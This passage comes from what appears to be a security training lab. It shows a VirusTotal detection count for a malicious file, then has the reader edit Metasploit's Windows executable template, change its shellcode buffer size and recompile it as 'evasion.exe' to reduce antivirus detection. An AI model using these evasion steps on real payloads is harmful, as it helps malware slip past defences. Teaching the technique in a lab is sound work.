
10. After completing the analysis VirusTotal website shows the number of antivirus that have detected the virus.




11. In the above screenshot, we can see that **54** out of **70** antivirus vendors have detected the malicious file.

Note: The result might differ when you perform this task.

12. In the terminal, type **pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c** and press **Enter**.



13. A **template.c** file appears, in the line 3 change the payload size from **4096** to **4000**, save the file and close the editor.




```

1#include <stdio.h>
2
3#define SCSIZE 4000
4char payload[SCSIZE] = "PAYLOAD:";
5
6char comment[512] = "";
7
8int main(int argc, char **argv) {
9    (*(void (*)()) payload)();
10    return(0);
11}
  
```

14. Now, type **cd /usr/share/metasploit-framework/data/templates/src/pe/exe/** in the terminal and press **Enter** to navigate to exe folder.


15. Type **i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe** and press **Enter**, to recompile the standard template.



```

[root@parrot]~/usr/share/metasploit-framework/data/templates/src/pe/exe
#i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
[root@parrot]~/usr/share/metasploit-framework/data/templates/src/pe/exe
#
  
```

16. Type **ls** and press **Enter** to list the contents of the **exe** folder.

